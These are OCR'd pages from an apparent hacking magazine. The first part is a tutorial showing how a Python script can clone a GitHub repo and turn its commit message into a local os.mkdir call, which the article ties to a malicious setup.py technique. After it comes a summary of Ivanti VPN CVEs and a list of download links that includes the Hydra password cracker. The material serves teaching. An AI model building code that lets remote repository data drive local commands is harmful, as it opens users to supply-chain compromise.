
I have named it "new wordlist". Then I click on "commit changes".



As soon as we perform that action, a new window will open with a commit message. The steps I explained till now, you will find everywhere on internet. From here on, follow carefully.If you see, the commit message already set is “Create new wordlist”. It is self-explainable, I change the comm -it message to this “/tmp/Black_Hat_Hacker”.




If you read our previous Issue carefully, you should have already understood by now what I am doing here. After changing the message. I click on “commit changes” again. Now, my repository has 3 commits as shown below.




By clicking on the area highlighted. You can see all the commits.

By clicking on the area highlighted. You can see all the commits.



Here you can see the commit Id highlighted.



That's it, the Github repository is ready with changes I wanted. Now, I have written an exploit in Python to view the commits of my newly created repository. This exploit should be self- explainab -le (especially, if you are following our exploit writing tutorials). I have also added comments in the program to make it simpler to you.

```
1 #import Repo from the git module
2 from git import Repo
3 #We have seen what it does in our "Exploit writing" feature
4 import os
5 #The URL of the github repository
6 remote_url = 'https://github.com/hackercoolmagz/test.git'
7 #location where the above repository should be saved
8 dest = '/tmp/test'
9 #cloning the repositry
10 repo = Repo.clone_from(remote_url,dest)
11 #View the commit
12 heads = repo.head.commit
13 print(heads)
```

Hackercool Magazine

All this exploit does is it prints the commit of the above created repository of course after cloning and saving the repository. I save it as "hc_git.py".


```
┌──(kali㉿kali)-[~]
└─$ python hc_git.py
2b7c618693893e03b1388c89fd9f3f469734c783
```

Hackercool Magazine

As you can see, the commit of my repository is printed successfully. Apart from this, it will clone the repository and saves it in the /tmp directory. As already explained in our previous Issues, Black Hat Hacker group that used this technique setup this malicious code in the "setup.py" of the Python library. You have learnt how malicious libraries are created in our August/September 2022 Issue. Now, let's add code to view the commit message of this commit to my exploit.

```
#import Repo from the git module
from git import Repo
#We have seen what it does in our "Exploit writing" feature
import os, subprocess
#The URL of the github repository
remote_url = 'https://github.com/hackercoolmagz/test.git'
#location where the above repository should be saved
dest = '/tmp/test'
#cloning the repositry
repo = Repo.clone_from(remote_url,dest)
#View the commit
heads = repo.head.commit
print(heads)
#view the commit message too
c_m = heads.message
print(c_m)
```

Hackercool Magazine



```
┌──(kali㉿kali)-[~]
└─$ python hc_git.py
2b7c618693893e03b1388c89fd9f3f469734c783
/tmp/Black_Hat_Hacker
```

Hackercool Magazine

Now, all I have to do is to take this value (i.e.commit.message) from this variable and pass it to "os.mkdir" command. This makes the command

os.mkdir(/tmp/hackercool)

and you know what this command does.

```
#We have seen what it does in our "Exploit writing" feature
import os, subprocess
#The URL of the github repository
remote_url = 'https://github.com/hackercoolmagz/test.git'
#location where the above repository should be saved
dest = '/tmp/test'
#cloning the repositry
repo = Repo.clone_from(remote_url,dest)
#View the commit
heads = repo.head.commit
print(heads)
#view the commit message too
c_m = heads.message
#print(c_m)
os.mkdir(c_m)
```

Hackercool Magazine

Now, I execute this exploit (note that I have commented out the print header message).

```
┌──(kali㉿kali)-[~]
└─$ python hc_git.py
2b7c618693893e03b1388c89fd9f3f469734c783
```

Hackercool Magazine

The “test” repository is successfully cloned. In the background, a new directory named “Black_Hat_Hacker” is create in the /tmp directory.

```
┌──(kali㉿kali)-[~]
└─$ ls /tmp
Black_Hat_Hacker
nsperfdata_root
ssh-XXXXXX1b90dk
```

Hackercool Magazine

Multiple vulnerabilities in Ivanti VPN appliances

VULNERABILITY FOR BEGINNERS

In this month’s vulnerability for beginners, we bring our readers multiple vulnerabilities in Ivanti Virtual Private Network (VPN) appliances.

The compromising of VPNs and other gateway services has increased steadily in year 2023. I think this trend will continue in 2024 too. The exploitation of the vulnerabilities in Ivanti VPN services appears to be a part of this.

What are Ivanti Connect Secure (ICS) and Ivanti Policy Secure (IPS) appliances?

Ivanti Policy Secure (IPS) and Ivanti Connect Secure (ICS) are Network Access Control (NAC) solutions. A Shodan search by us revealed over 801 and 2151 gateways respectively.

What are the vulnerabilities?

As told earlier, multiple vulnerabilities have been detected in the above appliances. In total there are total 5 vulnerabilities that were disclosed.

CVE-2023-46805

On January 10 2023, Ivanti disclosed this vulnerability which is an authentication bypass vulnerability that can provide any attackers access to restricted services without any authentication. This v-ulnerability affects both Ivanti’s Connect Secure VPN and Ivanti’s Policy Secure appliances. How-ever, this zero-day vulnerability was under exploitation as early as December 2023 allegedly by a Chinese hacker group.

CVE-2024-21887

This vulnerability was also disclosed by Ivanti on Jan 10, 2024 and was under active exploitation

as early as December 2023. This is a remote code execution / command injection vulnerability allowing an authenticated administrator to execute malicious commands by sending specially crafted packets. A Chinese Threat Actor combined this and the CVE-2023-46805 vulnerability to install multiple custom malicious payloads.

CVE-2024-21893

This vulnerability is a service side request forgery (SSRF) vulnerability affecting the same applian-ces as above devices and allows attackers to bypass authentication requirements and access restric-ted resources on the vulnerable device. This vulnerability was disclosed on January 31 2024 as a t-echnique that can bypass the original mitigations Ivanti released to patch CVE-2023-46805 and CVE-2024-21887.

This vulnerability was mainly used to trigger CVE-2024-21887 remote code execution / comman-d injection vulnerability.

CVE-2024-21888

A privilege escalation vulnerability in the web component of same appliances, there is no proof t-hat it is being exploited in the wild. Exploiting this vulnerability allows attackers to elevate privile-ges to that of an administrator.

CVE-2024-22024

On February 8th, there was another vulnerability identified in the appliances. With ID CVE-2024-22024, this is an XXE vulnerability in the above device. This vulnerability allows attackers to access restricted resources with authentication.

If anyone successfully exploits the vulnerability, this can lead to sensitive information disclosure, DOS attack, SSRF or code execution. Although this vulnerability doesn't appear to be exploited i-n the wild, it can also be an attractive target for threat actors in real world. However, there is an in-creased scanning activity for this vulnerability in real world.

DOWNLOADS

1. Hydra password cracker:
https://github.com/vanhauser-thc/thc-hydra

Check whether your email is a part of any data breach

https://haveibeenpwned.com

Vulnera
https://github.com/hackercoolmagz/vulnera